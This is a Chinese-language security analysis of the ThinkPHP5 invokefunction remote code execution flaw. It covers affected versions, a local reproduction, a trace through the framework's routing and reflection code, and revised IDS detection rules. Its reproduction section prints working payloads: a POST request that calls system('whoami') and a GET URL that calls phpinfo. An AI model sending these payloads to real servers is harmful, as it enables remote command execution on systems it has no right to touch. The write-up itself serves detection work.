thinkphp5 invokefunction代码执行漏洞分析

事件背景

1. 研究背景：热点事件
2. 事件名称：HTTP_提权攻击_ThinkPHP5_代码执行
3. 修改字段：match
4. 数据来源：前场漏报反馈
5. 研究深度：复现，源码分析
6. 分析人员：周山
7. 分析时间：2023.4.7

漏洞说明

1. 漏洞原理：thinkphp5中对控制器名没有进行猪狗的安全检测，导致在没有开启强制路由的情况下，黑可构造特定的请求，可直接进行远程的代码执行，进而获得服务器权限。
2. 组件描述：　ThinkPHP V5.0是一个为API开发而设计的高性能框架
3. 影响版本：thinkphp v5.0.x < 5.0.23,thinkphp v5.1.x<5.0.31

漏洞复现

1. 环境介绍：thinkphp5.0.20

   下载链接https://www.thinkphp.cn/down/1156.html

   php版本：7.3.11


   环境：linux

2. payload利用过程

Plain Text 复制代码


```
POST /index.php/Index/\think\app/invokefunction HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 65

function=call_user_func_array&vars[0]=system&vars[1][]=whoami
```



Plain Text 复制代码

```
http://127.0.0.1/?s=/Index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1%20and%20it%27ll%20execute%20the%20phpinfo
```



漏洞分析

经过index.php到/../think/start.php到/base.php，然后执行了App::run()方法

在run方法中执行了routeCheck方法。该方法用于记录当前该调用的控制器和方法信息。

```php
// 监听 app_dispatch
Hook::listen( tag: 'app_dispatch',  &params: self::$dispatch);
// 获取应用调度信息
$dispatch = self::$dispatch;

// 未设置调度信息则进行 URL 路由检测
if (empty($dispatch)) {
    $dispatch = self::routeCheck($request, $config);
}

// 记录当前调度信息
$request->dispatch($dispatch);

// 记录路由和请求信息
```

我们跟进看看是如何让进行定位到相关的控制器和方法的，routecheck中调用了path()

```php
public function path()
{
    if (is_null($this->path)) {
        $suffix   = Config::get( name: 'url_html_suffix');
        $pathinfo = $this->pathinfo();
        //echo $pathinfo;
        if (false === $suffix) {
            // 禁止伪静态访问
            $this->path = $pathinfo;
        } elseif ($suffix) {
            // 去除正常的URL后缀
            $this->path = preg_replace( pattern: '/\.(' . ltrim($suffix, charlist: '.') . ')$/i', replacement: '', $pathi
        } else {
            // 允许任何后缀访问
            $this->path = preg_replace( pattern: '/\.' . $this->ext() . '$/i', replacement: '', $pathinfo);
        }
    }
```

path()方法调用了pathinfo()方法来进行路由信息的记录

```php
public function pathinfo()
{

    if (is_null($this->pathinfo)) {
        if (isset($_GET[Config::get( name: 'var_pathinfo')])) {
            // 判断URL里面是否有兼容模式参数
            $_SERVER['PATH_INFO'] = $_GET[Config::get( name: 'var_pathinfo')];
            unset($_GET[Config::get( name: 'var_pathinfo')]);
        } elseif (IS_CLI) {
            // CLI模式下 index.php module/controller/action/params/...
            $_SERVER['PATH_INFO'] = isset($_SERVER['argv'][1]) ? $_SERVER['argv'][1] : '';
        }

        // 分析PATHINFO信息
        if (!isset($_SERVER['PATH_INFO'])) {
            foreach (Config::get( name: 'pathinfo_fetch') as $type) {
                if (!empty($_SERVER[$type])) {
                    $_SERVER['PATH_INFO'] = (0 === strpos($_SERVER[$type], $_SERVER['SCRIPT_NAME'])) ?
                    substr($_SERVER[$type], strlen($_SERVER['SCRIPT_NAME'])) : $_SERVER[$type];
                    break;
                }
            }
        }
        $this->pathinfo = empty($_SERVER['PATH_INFO']) ? '/' : ltrim($_SERVER['PATH_INFO'], charlist: '/');
    }
```

如果有兼容模式
?s=xxxx

命令行

从$_SERVER直接获取

由pathinfo函数就可知道可以由get请求的http://xxxx.xxx.xxx/x.php?s=/Index/\think\app/invokefunction或直接使用$_SERVER超全剧变量的值进行分析。也就是这里提供了post传参的可能性（测试时 windows 环境下会将 $_SERVER ['pathinfo'] 中的 \ 替换为 /，可能也和服务器有关，所以最好使用s=这种兼容方式定位方法）

接下来我们再看看是怎么获取参数的执行命令的。回到run'函数，下面有个exec函数调用。

```
            // 监听 app_begin
            Hook::listen( tag: 'app_begin',  &params: $dispatch);

            // 请求缓存检查
            $request->cache(
                $config['request_cache'],
                $config['request_cache_expire'],
                $config['request_cache_except']
            );

            $data = self::exec($dispatch, $config);
        } catch (HttpResponseException $exception) {
            $data = $exception->getResponse();
        }
```

传入的是routecheck分析好的路由调度信息和配置信息，跟入看看

```
switch ($dispatch['type']) {
    case 'redirect': // 重定向跳转
        $data = Response::create($dispatch['url'], type: 'redirect')
            ->code($dispatch['status']);
        break;
    case 'module': // 模块/控制器/操作
        $data = self::module(
            $dispatch['module'],
            $config,
            convert: isset($dispatch['convert']) ? $dispatch['convert'] : null
        );
        break;
    case 'controller': // 执行控制器操作
        $vars = array_merge(Request::instance()->param(), $dispatch['var']);
        $data = Loader::action(
            $dispatch['controller'],
            $vars,
            $config['url_controller_layer'],
            $config['controller_suffix']
        );
        break;
```

代码会进入module函数，在这个函数中会通过php的反射机制使用invokeMethod调用传参的invokefunction。

```
            $call = [$instance, $action];
            // 严格获取当前操作方法名
            $reflect    = new \ReflectionMethod($instance, $action);
            $methodName = $reflect->getName();
            $suffix     = $config['action_suffix'];
            $actionName = $suffix ? substr($methodName, start: 0, -strlen($suffix)) : $methodName;
            $request->action($actionName);

        } elseif (is_callable([$instance, '_empty'])) {
            // 空操作
            $call = [$instance, '_empty'];
            $vars = [$actionName];
        } else {
            // 操作不存在
            throw new HttpException( statusCode: 404, message: 'method not exists:' . get_class($instance) .
        }

        Hook::listen( tag: 'action_begin', &params: $call);

        return self::invokeMethod($call, $vars);
    }
```

跟进去。

```
public static function invokeMethod($method, $vars = [])
{
    if (is_array($method)) {
        $class   = is_object($method[0]) ? $method[0] : self::invokeClass($method[0]);
        $reflect = new \ReflectionMethod($class, $method[1]);
    } else {
        // 静态方法
        $reflect = new \ReflectionMethod($method);
    }

    $args = self::bindParams($reflect, $vars);

    self::$debug && Log::record( msg: '[ RUN ] ' . $reflect->class . '->' . $reflect->name . '[ ' . $reflect->getFileNam

    return $reflect->invokeArgs( object: isset($class) ? $class : null, $args);
}
```

创建反射类

获取传参值

调用执行

进入bindParams看看是怎么获取传参值的

```php
private static function bindParams($reflect, $vars = [])
{
    // 自动获取请求变量
    if (empty($vars)) {
        $vars = Config::get( name: 'url_param_type') ?
        Request::instance()->route() :
        Request::instance()->param();
    }

    $args = [];
    if ($reflect->getNumberOfParameters() > 0) {
        // 判断数组类型 数字数组时按顺序绑定参数
        reset( &array: $vars);
        $type = key($vars) === 0 ? 1 : 0;

        foreach ($reflect->getParameters() as $param) {
            $args[] = self::getParamValue($param,  &: $vars, $type);
        }
    }

    return $args;
```

默认为0

调用param获取参数值

```php
*/
public function param($name = '', $default = null, $filter = '')
{
    if (empty($this->param)) {
        $method = $this->method( method: true);
        // 自动获取请求变量
        switch ($method) {
            case 'POST':
                $vars = $this->post( name: false);
                break;
            case 'PUT':
            case 'DELETE':
            case 'PATCH':
                $vars = $this->put( name: false);
                break;
            default:
                $vars = [];
        }
        // 当前请求参数和URL地址中的参数合并
        $this->param = array_merge($this->get( name: false), $vars, $this->route( name: false));
    }
```

可见可以通过post，patch，get

规则修改细节

1. 提取特征点：url参数部分，post体function字段
2. 特征点原因：该漏洞调用方法格式为Index/\namespace\class/method必然会调用invokefuction，且该方法存在于think\下，且利用该漏洞的话只能使用反斜杠分割namespace和class。
3. 原规则：http.url~"(?:\?|&)s="&&http.url^"invokefunction"&&http.url^"function="
4. 修改后规则：http.url~"(?:\?|&)s="&&http.url*^"invokefunction"&&urldec(http.url)^"think\\"&&http.url^"function=" ‖ http.url*^"invokefunction"&&urldec(http.url)^"think\\"&&http.msgbody0^"function="
5. 最佳检测方案：使用命令注入模块进行检测执行的命令